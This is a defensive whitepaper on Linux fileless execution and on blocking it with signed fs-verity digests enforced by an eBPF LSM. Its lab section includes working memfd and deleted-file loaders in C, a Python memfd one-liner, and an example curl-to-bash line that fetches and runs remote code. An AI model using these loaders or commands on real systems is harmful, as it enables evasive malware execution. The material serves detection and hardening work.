ADVANCED LINUX THREAT DETECTION & RESPONSE

Giving a File Its Own Identity: Signed fs-verity, eBPF LSM Enforcement, and the Limits Against Linux Fileless Execution

How content-bound file identity (eBPF LSM + xattr + fs-verity) stops file-object-backed fileless execution — memfd, deleted-file and O_TMPFILE content-exec — where it works, where it's blind, and what to detect instead

Compiled by	Douglas Mun with AI assistance
Date	07 Sep 2026
Revision	v1.3 — every code listing built and executed in a container lab; see Appendix G
Handling	TLP:CLEAR

Handling — TLP:CLEAR. *Public, unrestricted distribution. Recipients may share this document freely, including via publicly accessible channels. FIRST TLP 2.0 defines CLEAR as carrying no limits on disclosure, subject to standard copyright rules. This supersedes the TLP:GREEN marking and the author's need-to-know request that applied to v1.1 and v1.2. See FIRST TLP 2.0.*

Contents

1. Summary

Inode-anchored file identity — a BPF LSM that reads a signed fs-verity digest from an extended attribute and refuses to execute anything without a valid one — is a real answer to fileless-execution tradecraft that is well-documented in Linux intrusions and red-team tooling (§4A). (The three building blocks in that sentence — fs-verity, the eBPF LSM, and extended attributes / "xattrs" — are explained in plain terms in §4B and §4C.) But it holds only for **content-exec of a file object**, only on **hosts**, and only under a **root-of-trust chain that protects the enforcement layer itself**. It fails closed uselessly on overlayfs container roots (F-7), is structurally blind to interpreter-hosted payloads (F-4), and is bypassed entirely by anonymous-memory userland-exec once file-based execution is shut off (F-8).

Recommended order of adoption given those limits: module-signing and EDR telemetry now (M-05/M-06); `vm.memfd_noexec=2` once runc compatibility is handled (M-01); the signed-digest gate only on kernel ≥6.8 non-overlay hosts behind a hardened root of trust (M-03/M-10); and image-level integrity for containers (M-09). This is defence-in-depth, not a single control; the claim that any one layer is sufficient is explicitly rejected.

Deployment constraint, stated up front. Gating `mmap_file(PROT_EXEC)` means every executable mapping the policy covers — libc and the loader, NSS modules, language native extensions, vendor plugins, application `.so` files — must be fs-verity-enabled and signed, and re-signed on every package update (M-03), not just the main executables. That makes the signed-digest gate a natural fit for immutable or appliance-style servers with a controlled software supply chain, and a much harder proposition for a general-purpose Linux host. Treat that as a scoping decision taken before the pilot, not a problem discovered during it.

Four technical facts are load-bearing and confirmed in this note (lab evidence in Appendix F): the memfd self-tag concern is real on tmpfs-backed memfds but **hugetlbfs-backed memfds reject xattrs entirely**; the signature must be taken over a `"FSVerity"`-magic-prefixed `struct fsverity_formatted_digest`, not the bare digest; fs-verity is reachable on ext4/f2fs/btrfs/**EROFS** but not squashfs and not per-file on dm-verity; and the non-verity `i_version` fallback is available by default on ext4/xfs/btrfs.

A note on wording: findings below are labelled F-1…F-10 and referenced by number throughout; detections are DET-n (§6.1) and hardening steps are M-n (§6.2). Where a finding's certainty is less than settled, the text says so inline (e.g. "likely", "must be measured") rather than carrying a formal rating.

2. Threat model

Every finding below depends on which adversary is assumed, so the tiers are stated explicitly.

- **T-A — Unprivileged code execution (no CAP_SYS_ADMIN, no root).** Can `memfd_create`, `open`/`unlink`/`fexecve` in world-writable directories, run interpreters, and `fsetxattr` `user.*` on files it owns (including its own memfd). Cannot load kernel modules, detach BPF links, add keyring keys, or write `security.*`/`trusted.*` xattrs. **This is the tier the design is built to beat**; against it the signed-digest gate (F-3) plus `memfd_noexec=2` (F-5) is strong.
- **T-B — Root without kernel-code execution.** Has `CAP_SYS_ADMIN`/root but the kernel is intact (Secure Boot, `lockdown`, signed modules). Can attempt to detach or replace the BPF program, flip `vm.memfd_noexec` in the init namespace, add a secondary-keyring key, or write `security.bpf.*`. **The design survives T-B only with the self-protection measures in §5.6 / M-10.**
- **T-C — Kernel-code execution.** Out of scope for prevention. Once the LKM controls (F-6) are bypassed the adversary is peer to the LSM and can unhook it; only out-of-band attestation has residual value (§5.6).

Everything in §5 is scoped to T-A and T-B. The publicly documented tradecraft (§4A) is predominantly T-A (unprivileged loaders) — a description of the reporting, not a measured distribution, since no reliable base rate exists (§7); the loadable-kernel-module class is the T-B/T-C boundary.

3. Findings

The ten findings below are the analytical core: what the file-identity defence does, where it fails, and why. Each pairs a technical statement with a plain-language restatement. They are referenced by number (F-*n*) throughout the rest of the note.

F-1 — Inode-anchored file identity defeats path-keyed evasions. A verdict stored as an xattr is a property of the inode, reachable through `bprm->file` irrespective of whether any name still resolves. Deleted-file execution and mount/namespace path games buy the adversary nothing against it. Path-keyed BPF maps lose on exactly these cases.

> *In plain terms: tie the "is this allowed to run?" decision to the file object itself — the inode — not to its name or path. Renaming, deleting, or moving the file can't shake off a label attached to the object. Keep the three stages apart, because the rest of the findings build on them: the inode gives object identity (this finding); fs-verity gives content identity — a fingerprint of the bytes (F-3); and the signature turns content identity into authenticity — proof that someone you trust approved these exact bytes (F-3).*

F-2 — Fail-closed on a missing or unverifiable tag blocks memfd/anonymous-inode content-exec, but a tmpfs-backed memfd is self-taggable, so only a *signed* tag has value. A tmpfs-backed memfd is an owner-writable 0777 regular inode on a superblock carrying `shmem_xattr_handlers`; it accepts `user.*` xattrs (confirmed on 6.18, Appendix F). A dropped file, an `O_TMPFILE` inode, and an unlinked inode are equally self-taggable. A bare presence check is therefore worthless against T-A; the tag must be a content-bound signature (F-3). An `MFD_HUGETLB` memfd is backed by hugetlbfs, which implements no xattr operations and rejects `fsetxattr` with `EOPNOTSUPP` (confirmed, Appendix F) — so hugetlb memfds cannot be self-tagged, but they equally cannot carry a legitimate tag, so they must be treated as unconditionally untrusted for exec (see DET-01/F-9).

> *In plain terms: an attacker can slap a fake "approved" label on their own in-memory payload just as easily as a defender can. So checking that a label merely exists is pointless — the label has to be cryptographically signed, which the attacker can't forge.*

F-3 — The two "sharp edges" of xattr-based tagging close together with content binding plus signature, over the correctly formatted digest. `bpf_get_file_xattr()` + `bpf_get_fsverity_digest()` (kernel 6.8) with `bpf_verify_pkcs7_signature()` (6.1) verify a signature over the fs-verity digest stored in the xattr. A modified file has a different digest (or no verity) and fails rather than being trusted stale. The layout is not free choice: `fsverity sign` and the upstream BPF selftest sign a `struct fsverity_formatted_digest` = 8-byte ASCII magic `"FSVerity"` ++ `struct fsverity_digest` (`__u16 digest_algorithm; __u16 digest_size;` = 4 bytes) ++ raw digest (32 bytes for SHA-256). `bpf_get_fsverity_digest()` fills the `fsverity_digest`+digest tail (36 bytes); user space must prepend the 8 magic bytes in the signed buffer before calling `bpf_verify_pkcs7_signature()` over all 44 bytes. Signing the bare digest instead is a valid design choice only if signer and verifier agree — a mismatch fails every verify and looks like

tamper.

> *In plain terms: sign a fingerprint of the file's contents and store the signature on the file. If anyone edits the file the fingerprint changes and the signature no longer matches, so tampering and stale-approval both fail automatically. One implementation gotcha: sign the exact byte layout the kernel expects, or every check fails.*

F-4 — File-identity enforcement is structurally blind to interpreter-hosted payloads. For `python3 -c`, `perl -e`, `curl | bash`, and `python3 /proc/self/fd/N`, the file that crosses the exec boundary is a legitimately tagged interpreter; the payload is argv, stdin, or a non-exec `open()`. Coverage has to come from sequence and lineage telemetry, not from the file. Once file-based exec is shut, interpreter staging is a plausible adaptation path; no public dataset measures the mix (§7), and the LLM-assisted-loader argument is carried as a hypothesis in the §7 outlook, not as part of this finding.

> *In plain terms: this whole defence is blind to attacks that run through Python, Perl, or a shell, because the file being executed is the legitimate interpreter — the malicious part is just its input. These need behaviour-based detection (what the process does and where it came from), not file checking. Plan for this class to matter more once the easier tricks are blocked.*

F-5 — `vm.memfd_noexec=2` is the cheapest single control against memfd exec but has a known, bounded compatibility cost. It rejects `MFD_EXEC` (`EACCES`), implies `MFD_NOEXEC_SEAL`, and blocks exec of a memfd. It does nothing against interpreter-read-of-memfd, `finit_module(memfd)`, runtime staging, deleted-file exec, or `O_TMPFILE` exec. Legitimate users of *executable* memfds that need validation on the target fleet are version-specific, and runc is the load-bearing case. runc 1.1.x protects against CVE-2019-5736 by cloning `/proc/self/exe` into an executable memfd (`memfd:runc_cloned:/proc/self/exe`; the `O_TMPFILE` fallback triggers only on `ENOSYS`; opt out with `_LIBCONTAINER_DISABLE_MEMFD_CLONE=1`). runc 1.2.0 (Oct 2024) added an overlayfs-based protection that is used when runc has the privilege and the kernel supports it, so on a privileged runc ≥1.2.0 the memfd clone is a *fallback* path (rootless runc, unsupported kernels), not the default; the opt-in `runc-dmz` stage was removed in 1.2.1 and the `memfd-bind` helper in 1.5.0-rc.1; current runc is 1.5.0 (19 Jun 2026). Prescribing the 1.1-era environment variable fleet-wide is therefore wrong — use the version matrix in M-01. Other candidates: self-extracting installers and in-memory packers. Runtimes that only need writable-then-executable JIT pages (V8, JVM, .NET, LuaJIT) use anonymous `mmap`/`mprotect`, not memfd exec, so `memfd_noexec=2` does **not** affect them — that concern belongs to the row-6 `mmap_file` policy (DET-02), not here. The value is per-pid-namespace and, since 6.6, the effective value is the maximum over the namespace's ancestors, so a value set in the init namespace cannot be lowered by descendants.

> *In plain terms: a single kernel setting (`vm.memfd_noexec=2`) blocks the most common in-memory execution trick outright and costs nothing to turn on — but test it first, because older container runtimes (runc 1.1.x, and rootless or fallback paths on newer runc) legitimately use the same trick and will break — check the runc version, don't assume. It doesn't touch JIT-heavy apps like browsers or the JVM. It's one useful layer, not a complete fix.*

F-6 — Fileless LKM loading sits outside xattr enforcement; module-signature enforcement is the control. `finit_module(fd)` from a memfd presents an untagged shmem file to `kernel_read_file(READING_MODULE)`; `init_module(buf)` from a heap or embedded buffer presents no file at all (`kernel_load_data(LOADING_MODULE)`). `CONFIG_MODULE_SIG_FORCE` / `lockdown=integrity` answer both; the EDR `load_module` process-event action is the detection. This is the T-B/T-C boundary.

> *In plain terms: loading a malicious kernel module from memory is a different problem this file-labelling scheme doesn't solve — but the kernel already has the right control for it (enforced module signing). Turn that on separately.*

F-7 — On overlayfs container roots the fs-verity leg is unavailable to BPF; the xattr leg still works; EROFS-backed images are the fix. `bpf_get_fsverity_digest()` reads `inode->i_verity_info`, which an overlay inode lacks (overlayfs implements no `fsverity_operations`), so the call returns `ENODATA`/`ENOTTY` for every file in an overlay rootfs and a fail-closed gate would block the whole container. `user.*` reads do pass through to the real inode. The kernel-native path is overlay `verity=require` (6.6) over an **EROFS** data layer with fs-verity enabled per backing file — the composefs model, EROFS features present since 5.15 — where the overlay validates lowerdata against the digest carried in `trusted.overlay.metacopy`. squashfs implements no `fsverity_operations` (per-file `bpf_get_fsverity_digest` returns `ENOTTY`); dm-verity is block-level, so there is no per-file digest to read. Consequence: per-file BPF signature verification is a host/VM control; containers need image-level integrity (composefs/EROFS + fs-verity, or whole-image dm-verity) rather than per-file BPF verification.

> *In plain terms: this defence does not work on ordinary containers, because the overlay filesystem they run on can't provide the per-file fingerprint. Trying to force it on would break the container entirely. Containers need integrity applied to the whole image instead — treat host protection and container protection as two separate projects.*

F-8 — Anonymous-memory userland-exec defeats all file-identity controls once file-based exec is shut. `mmap(PROT_READ|WRITE|EXEC, MAP_ANON)` + manual ELF mapping and jump (mandibule, ulexec, reflective loaders) never creates a file object. There is no `bprm_check`, no `memfd_create`, no `/proc/*/fd`. The only hook that sees it is `mmap_file`/`file_mprotect` with a NULL file — i.e. a W^X / no-anonymous-`PROT_EXEC` policy — which collides with every JIT. Migration to this class if memfd is shut fleet-wide is likely. `memfd_secret()` is **not** an exec vector (pages removed from the kernel direct map and disallowed in `get_user_pages`; cannot be `execve`'d) and is excluded.

> *In plain terms: the most advanced version of this attack runs code purely from memory with no file involved at all — nothing for a file-based defence to check. Blocking the easier tricks pushes determined attackers here, so plan for it: this is why the note insists on layered defence, not one silver bullet.*

F-9 — Detect on the inode, not the `/proc/self/fd/N` string; the anonymous-exec inode class is {tmpfs, hugetlbfs} with `i_nlink==0`. `execveat(fd, "", AT_EMPTY_PATH)` executes

a memfd or unlinked inode with no path string anywhere in argv, and `/proc` may be `hidepid`-restricted, so rules keyed on the argument miss both. Kernel-side, key on `i_nlink==0` plus superblock class `TMPFS_MAGIC` or `HUGETLBFS_MAGIC` (the hugetlb case is distinct and must equally fail closed, F-2). In EDR, key on `process.executable` resolving to `/memfd:` or ending `(deleted)`.

> *In plain terms: don't write detection rules that look for the tell-tale `/proc/self/fd/...` text — attackers can run the same payload without it ever appearing. Match on the underlying fact instead (the executable is an unnamed in-memory or deleted file), which they can't hide as easily.*

F-10 — Per-exec signature verification is "very low overhead" only with an inode-keyed verdict cache — and the cache must be policy-safe, not merely content-safe. A PKCS#7 verify on every exec and every `PROT_EXEC` library mapping (tens per process start) is not free; "very low overhead" describes the xattr *read*, not the signature verify. Because fs-verity inodes are immutable, an inode-keyed verdict is *content-safe* for the inode's cache lifetime, and `bpf_inode_storage` turns the steady state into one map lookup. It is not *policy-safe* on its own: if signer A is compromised and its certificate revoked, if a digest deny-list entry is added, or if the policy changes, a bare `allowed=1` verdict keeps allowing without another PKCS#7 evaluation. Cache `{approved, policy_epoch}` instead: keep a global `policy_epoch` that the agent bumps whenever trust policy or key material changes, and treat any cached verdict whose epoch is stale as a miss that must re-verify (Appendix C). Steady-state overhead is therefore a cold-path cost only, if the cache is designed in; a policy change costs one re-verify per live inode, which is the correct price. Absolute numbers are hardware- and workload-specific and must be measured (§7).

> *In plain terms: checking a signature on every program launch is not free, so cache the "already verified" result — safe here because a verified file can't change — but stamp the cached answer with a policy version, so that revoking a key or changing the policy forces a fresh check instead of quietly honouring yesterday's approvals. Measure the cost on your own hardware before turning on blocking mode; don't take "low overhead" on faith.*

Observed in the wild, and what this note covers

These techniques are not theoretical. Public cases include VoidLink (a fileless implant paired with a rootkit that hides memfd process IDs), the malicious `sympy-dev` PyPI package (download → memfd → `/proc/self/fd`), and Quasar Linux (QLNX); the same primitives appear in red-team and PoC tooling such as fileless-elf-exec, fireELF, hackshell's `_memexec`, Perly Shells, RemoteELFMemExec, and mandibule/ulexec for the anonymous-memory class. The tradecraft exists to remove the durable executable that file-inspection controls anchor on.

This note assesses six fileless execution classes — anonymous memfd exec, interpreter-backed exec, runtime staging, deleted-file exec, in-memory kernel-module load, and anonymous-memory userland-exec — against inode-anchored eBPF LSM enforcement, on Linux servers and container hosts, under the threat model in §2. The timeline of the relevant kernel primitives and offensive milestones is in §5.1.

4. Scope, methodology, sourcing

- **Scope:** Linux x86-64/arm64, kernel ≥5.10 (telemetry floor) and ≥6.8 (enforcement floor). Covers `execve`/`execveat`/`fexecve`, `mmap(PROT_EXEC)`, `mprotect`, and module load. Threat tiers T-A/T-B in scope; T-C prevention out of scope. Excludes ptrace/userland injection unrelated to the exec path.
- **Method:** Primitive-level mapping of each execution pattern to (a) the LSM hook where a `struct file` (or NULL file) is visible, (b) whether a path-keyed map, an inode xattr, or fs-verity + signature can reach it, and (c) the EDR telemetry anchor. §4A demonstrates the tradecraft with benign, reproducible proofs-of-concept run on a 6.18 lab kernel, capturing the real `/proc` artifacts the defence keys on. Kernel-version and verifier claims were checked against kernel source, kernel documentation, the originating patch threads, and the upstream BPF selftests; the memfd xattr behaviour and the fs-verity struct layout were verified directly (Appendix F). This revision (v1.1, 06 Sep 2026) incorporates an independent technical audit that cross-checked the kernel-version floors, BPF API signatures, keyring trust behaviour, runc compatibility, and TLP wording against the upstream sources listed under "Independent audit sources" in §8; the corrected items are the keyring/signing example (Appendix C), the PKCS#7 kfunc floor (6.1), the `lsm/bpf` prototype, the runc compatibility matrix (F-5/M-01), the policy-epoch verdict cache (F-10), the `mmap_file` deployment constraint (§1), the subtitle, and the TLP handling wording.
- **Sources:** Elastic Security Labs, *Linux Detection Engineering — Fileless Execution* (01 Sep 2026); kernel source and documentation (`mfd_noexec.rst`, `kfuncs.rst`, `fsverity.rst`); the upstream BPF selftests (`test_sig_in_xattr.c`, `test_fsverity.c`); the `security.bpf.*` and "enable writing xattr from BPF" patch threads; runc source; fsverity-utils; and the vendor reporting on the actors named above. Full list in §9.

4A. What Linux fileless execution is, and what it looks like

This is the baseline the rest of the note defends against: what the tradecraft is, and what it leaves behind. It is demonstrated with benign proofs-of-concept run in a lab (kernel 6.18). Every command and captured artifact below is real output from that run. Payloads are harmless (`write()` a string, or `pause()`); the point is the *execution mechanism* and the *observable residue*, both of which are what detection and enforcement key on.

4A.1 The idea

On Linux, `execve()` normally runs a binary named by a filesystem path (`/usr/bin/foo`). "Fileless" execution breaks the link between the thing that runs and any durable, inspectable file at that path. The payload lives in anonymous memory, in an interpreter's arguments, or on an inode whose name has already been removed. Controls that scan files at rest, or allow-list by path, have nothing to look at. The umbrella covers several distinct mechanisms (the six rows of §5.2); the three below are the load-bearing ones.




Figure 1 — normal execution keeps a durable, inspectable binary on disk; memfd fileless execution runs from anonymous memory and leaves nothing on disk to scan, but /proc still shows the memfd.

Figure 1 contrasts the two paths. The left column is an ordinary path-based exec with a durable file a scanner can inspect; the right is the memfd chain, where the only durable trace is the `/memfd:` residue in `/proc` — which is what enforcement and EDR key on.

4A.2 The core primitive: `memfd_create` → write → exec (pattern 1a)

`memfd_create(2)` returns a file descriptor to an anonymous, memory-backed file that has an inode but **no path on disk**. A loader writes ELF bytes into that descriptor and executes it through its procfs path `/proc/self/fd/<n>` (or `execveat(fd,"",AT_EMPTY_PATH)`). Nothing

is ever written to the filesystem.

A complete, compilable loader — the whole mechanism is about 30 lines:

```c
/* memfd_exec.c — benign PoC: run an ELF from an anonymous memfd (pattern 1a).
 * Build: gcc -O2 -o memfd_exec memfd_exec.c    Run: ./memfd_exec ./hello   */
#define _GNU_SOURCE
#include <fcntl.h>
#include <stdio.h>
#include <sys/mman.h>
#include <unistd.h>

int main(int argc, char **argv) {
    if (argc < 2) { fprintf(stderr, "usage: %s <elf>\n", argv[0]); return 2; }

    int in = open(argv[1], O_RDONLY | O_CLOEXEC);
    if (in < 0) { perror("open payload"); return 1; }

    /* 1. anonymous, memory-backed file — has an inode, no path on disk */
    int mfd = memfd_create("payload", MFD_CLOEXEC);
    if (mfd < 0) { perror("memfd_create"); return 1; }

    /* 2. copy the ELF into the descriptor (bytes may equally come from the
     *    network, be decrypted, or be decompressed at runtime) */
    char buf[1 << 16]; ssize_t n;
    while ((n = read(in, buf, sizeof buf)) > 0)
        for (ssize_t off = 0; off < n; ) {
            ssize_t w = write(mfd, buf + off, n - off);
            if (w < 0) { perror("write memfd"); return 1; }
            off += w;
        }
    if (n < 0) { perror("read payload"); return 1; }
    close(in);

    /* 3. execute through the descriptor. The execveat() form leaves no
     *    /proc/self/fd/N string in argv at all — see DET-10. */
    char path[64];
    snprintf(path, sizeof path, "/proc/self/fd/%d", mfd);
    execve(path, (char*[]){ "payload", NULL }, environ);
    /* equivalently: execveat(mfd, "", (char*[]){"payload",NULL}, environ,
AT_EMPTY_PATH); */

    perror("execve");           /* only reached on failure */
    return 1;
}
```

Running it against a benign `hello` binary — note the loader's own trace to stderr, then the payload's output:

```
$ ./memfd_exec ./hello
[loader] memfd_create() -> fd 4  (/proc/496/fd/4)
[loader] wrote 785240 ELF bytes into the memfd (nothing on disk)
[loader] execve("/proc/self/fd/4", ...)
hello from a fileless payload
```

The payload ran; no file named `hello` was ever needed on disk at execution time. This is the chain in the malicious `sympy-dev` PyPI package and the pattern popularised by the 2018 "In-Memory-Only ELF Execution" write-up.

What it leaves behind. Fileless is not invisible. While the process lives, procfs still describes it — and the description is itself the tell:

```
$ readlink /proc/510/exe
/memfd:payload (deleted)
$ grep r-xp /proc/510/maps
00401000-0047f000 r-xp 00001000 00:01 3   /memfd:payload (deleted)
```

The executable backing the process is an anonymous memfd (`/memfd:<name> (deleted)`), not a path under `/usr` or `/tmp`. That `/memfd:` prefix with a `(deleted)` suffix, backed by the internal tmpfs superblock with `i_nlink == 0`, is the kernel-side signature the enforcement gate (DET-01) and the EDR anchor both rely on.

4A.3 Deleted-file execution (pattern 4)

A payload need not be memory-only to be forensically absent. Here it briefly touches disk, is `open()`ed, `unlink()`ed while the descriptor is held, and executed from the still-open inode. The name is gone before an investigator lists the directory, but the process runs on.

```c
/* deleted_exec.c — execute a file, unlinked while running (pattern 4).
 * Build: gcc -O2 -o deleted_exec deleted_exec.c   Run: ./deleted_exec ./payload
 * Execs a private COPY, so the caller's file survives. */
#define _GNU_SOURCE
#include <fcntl.h>
#include <limits.h>
#include <stdio.h>
#include <unistd.h>

int main(int argc, char **argv) {
    if (argc < 2) { fprintf(stderr, "usage: %s <elf>\n", argv[0]); return 2; }
    /* Copy argv[1] to a scratch path and unlink THAT, never the caller's file. */
    char tmp[PATH_MAX];
    snprintf(tmp, sizeof tmp, "%s.deleted_exec.%d", argv[1], (int)getpid());

    int src = open(argv[1], O_RDONLY | O_CLOEXEC);
    if (src < 0) { perror("open"); return 1; }
    int dst = open(tmp, O_WRONLY | O_CREAT | O_EXCL | O_CLOEXEC, 0700);
    if (dst < 0) { perror("open copy"); return 1; }

    char buf[1 << 16]; ssize_t n;
    while ((n = read(src, buf, sizeof buf)) > 0)
        for (ssize_t o = 0, w; o < n; o += w)
            if ((w = write(dst, buf + o, n - o)) < 0) { perror("write copy"); return 1;
}
    if (n < 0) { perror("read"); return 1; }
    close(src); close(dst);

    int fd = open(tmp, O_RDONLY | O_CLOEXEC);      /* re-open r/o: writable fd =>
ETXTBSY */
    if (fd < 0) { perror("reopen copy"); return 1; }
    if (unlink(tmp) < 0) { perror("unlink"); return 1; }  /* name gone; inode alive via
fd */
    fexecve(fd, (char*[]){ "payload", NULL }, environ);
    perror("fexecve"); return 1;
}
```

```
$ readlink /proc/522/exe
/tmp/deleted_payload (deleted)
```

Note the difference from 4A.2: `/proc/<pid>/exe` here still shows the *original real-filesystem path* with `(deleted)` appended — the inode lives on a normal filesystem (`i_nlink == 0`, but not the tmpfs superblock). That distinction is why the coverage table (§5.2) and the enforcement predicate treat memfd exec and deleted-file exec as separate cases, and why a self-deletion-sequence EDR rule catches one but not necessarily the other.

4A.4 Interpreter one-liner: no separate loader binary (pattern 1d)

There need not be a native loader at all. An interpreter can create the memfd, read the payload from stdin, and exec it — the whole loader is an argument string:

```
$ cat payload | python3 -c '
import os, sys
fd = os.memfd_create("payload", 0)
os.write(fd, sys.stdin.buffer.read())
os.execve(f"/proc/self/fd/{fd}", ["payload"], os.environ)'
```

```
$ readlink /proc/528/exe
/memfd:payload (deleted)
```

Same `/memfd:` residue as 1a, but the process lineage is now `python3` with a large `-c` argument — there is no second native binary in the chain. This shades into the next two patterns.

4A.5 Interpreter-backed and staged payloads (patterns 2 and 3)

The interpreter one-liner above still ended in a memfd. The two classes that file identity cannot touch at all are the ones where no ELF is ever produced. In **interpreter-backed** execution the malicious logic is the interpreter's own arguments; in **staging**, the bytes are fetched or decoded at runtime and piped straight into an interpreter, so the only file that ever exists is a legitimate one (`/bin/sh`, `python3`, `ruby`):

```
# staging: fetch/decode, then pipe to an interpreter — nothing lands as a named script
$ cat stage.b64 | base64 -d | sh
hello from a staged payload

# in the wild the fetch is remote and the transform is a decrypt/decompress chain, e.g.
$ curl -s https://host/x | base64 -d | openssl enc -d -aes-256-cbc -k … | gzip -d | bash
```

Here the exec boundary only ever sees `/bin/sh` or `bash` — a correctly signed, legitimately tagged interpreter. There is no payload inode to bind an identity to. This is why patterns 2 and 3 are **Miss** in the coverage table: the only defensive purchase is on process lineage, command line, and the network fetch (DET-07), not on the file (F-4).

4A.6 Why this motivates the whole note

Reading 4A.2–4A.5 together: the adversary's goal is to present the kernel with *no durable, nameable, inspectable file* at the moment of execution. The defensive question the rest of the note answers is the mirror image — can the kernel instead demand that anything it executes carry a **verifiable identity bound to its content** (a signed fs-verity digest in an xattr), so that "no legitimate identity" becomes "no execution"? That works cleanly against 1a/1b/1d/4 (the file or inode is present at the exec hook even when its name is not), degrades to telemetry-only against 2/3 (the file is an innocent interpreter), and fails entirely against anonymous-memory userland-exec (§5.2 row 6), where there is no file object at all. The lab runs above are the concrete referents for the findings and coverage claims that follow.

4A.7 Reproduction

The PoCs above are standard, benign, and reproducible on any ≥5.10 kernel with `gcc` and `python3`. The complete buildable set — every loader, the payloads, and a `Makefile` — is collected in Appendix B and shipped as `fileless-lab_TLP-GREEN.tar.gz`. Elastic's FENIX framework packages the same syscall chains (plus `fexecve`, `execveat`, awk/perl/php/ruby variants, and the LKM cases) as a lab matrix and is the recommended way to regression-test detections (M-08). Nothing here provides capability beyond what these public tools already do; the payloads are deliberately inert.

4B. What fs-verity is, and why the defence is built on it

§4A showed the attack. The defence the rest of the note assesses rests on one kernel feature — **fs-verity** — so it is worth a short primer before §5 leans on it.

4B.1 The idea

fs-verity is a Linux kernel feature (`CONFIG_FS_VERITY`, supported by ext4, f2fs, btrfs, and EROFS) that gives a single file a tamper-evident content fingerprint. A privileged step "enables verity" on a file; from that moment two things are true:

1. **The file becomes read-only and immutable.** Any attempt to modify it fails. To change the contents you must replace the file — which produces a *different* file (a new inode), not a modified one.
2. **The kernel can produce the file's digest in constant time**, no matter how large the file is, and verifies the data transparently on every read.

Under the hood it works like dm-verity (whole-disk integrity) but at the level of one file: the kernel builds a **Merkle tree** — a hash tree — over the file's blocks and hides it after the end of the file. Every block read is checked against that tree, so corruption or tampering of any part of the file is caught the moment that part is read back into memory, not just once at open time. The single hash at the top of the tree (folded into the "fs-verity file digest") is a fingerprint of the entire file's contents.

4B.2 Why this note uses it

Two properties are exactly what a fileless-execution defence needs, and they are what §4A's attacks lack:

- **Content identity, not name identity.** The digest is derived from the bytes, so it survives renaming, moving, or unlinking — the very tricks §4A relies on (F-1). A memfd or a deleted file has no verity digest at all, which is itself a useful signal.
- **Cheap and stable.** Retrieving the digest is a constant-time lookup of a value the kernel already computed, not a re-hash of the whole file on every execution — which is why it is affordable on the hot path where hashing the file each time (`bpf_ima_file_hash`) would not be (F-10). And because a verity file is immutable, its digest stays valid for as long as the file exists; an "already verified" decision keyed on it stays valid only until the trust policy or key set changes, which is why F-10 stamps the cached verdict with a policy epoch.

4B.3 Integrity is not yet authenticity — the missing signature

On its own, fs-verity only tells you a file **hasn't changed since verity was enabled**; it does

not tell you the file is **trusted**. An attacker can enable verity on their own malicious binary and get a perfectly valid digest. The digest becomes an *authenticity* control only when someone compares it against a known-good value — in this design, by checking a **digital signature** over the digest (F-3). The kernel already supports this: an eBPF LSM program reads the digest (`bpf_get_fsverity_digest`) and a signature stored in an xattr (`bpf_get_file_xattr`), then verifies the signature against a trusted public key (`bpf_verify_pkcs7_signature`). Figure 4 shows that pipeline end to end.

> ***Key takeaway.*** *fs-verity gives a file a fingerprint that (a) is tied to its contents rather than its name, and (b) can't be changed without replacing the file. That makes it the natural anchor for "only run files we approved." But a fingerprint alone only proves unchanged, not trusted — the trust comes from signing the fingerprint with a key the attacker doesn't have. The whole defence in this note is that combination: fs-verity fingerprint + signature, checked in the kernel at execution time.*

4C. How the check runs: eBPF, the LSM, and xattrs

§4B explained the fingerprint. This section explains the other two-thirds of the title — **eBPF LSM** and **xattr** — which are *what reads the fingerprint and acts on it*, and *where the signature is stored*. These three primitives are the entire toolkit the note assesses, so it is worth being clear on each.

4C.1 The LSM — the kernel's decision points

The **Linux Security Module** framework (in the kernel since 2001) is a set of "checkpoints" — over 240 of them — built into the kernel's sensitive operations. Every time a process opens a file, executes a binary, maps memory executable, loads a module, or opens a socket, the kernel pauses at the relevant checkpoint and asks any registered security policy: *allow this, or deny it?* SELinux and AppArmor are the best-known policies that plug into these hooks. The two checkpoints this note cares about are `bprm_check_security` (a program is about to be executed) and `mmap_file` (memory is about to be mapped executable) — the exact moments a fileless payload has to cross.

4C.2 eBPF — safe custom code inside the kernel

eBPF lets you load small programs into the running kernel that execute at defined points, without patching or rebuilding it and without a loadable kernel module. Before any eBPF program runs, an in-kernel **verifier** statically checks it is safe — bounded loops, no wild memory access, no crashing the kernel — and rejects it otherwise. That safety check is what makes it acceptable to run custom logic in kernel space at all.

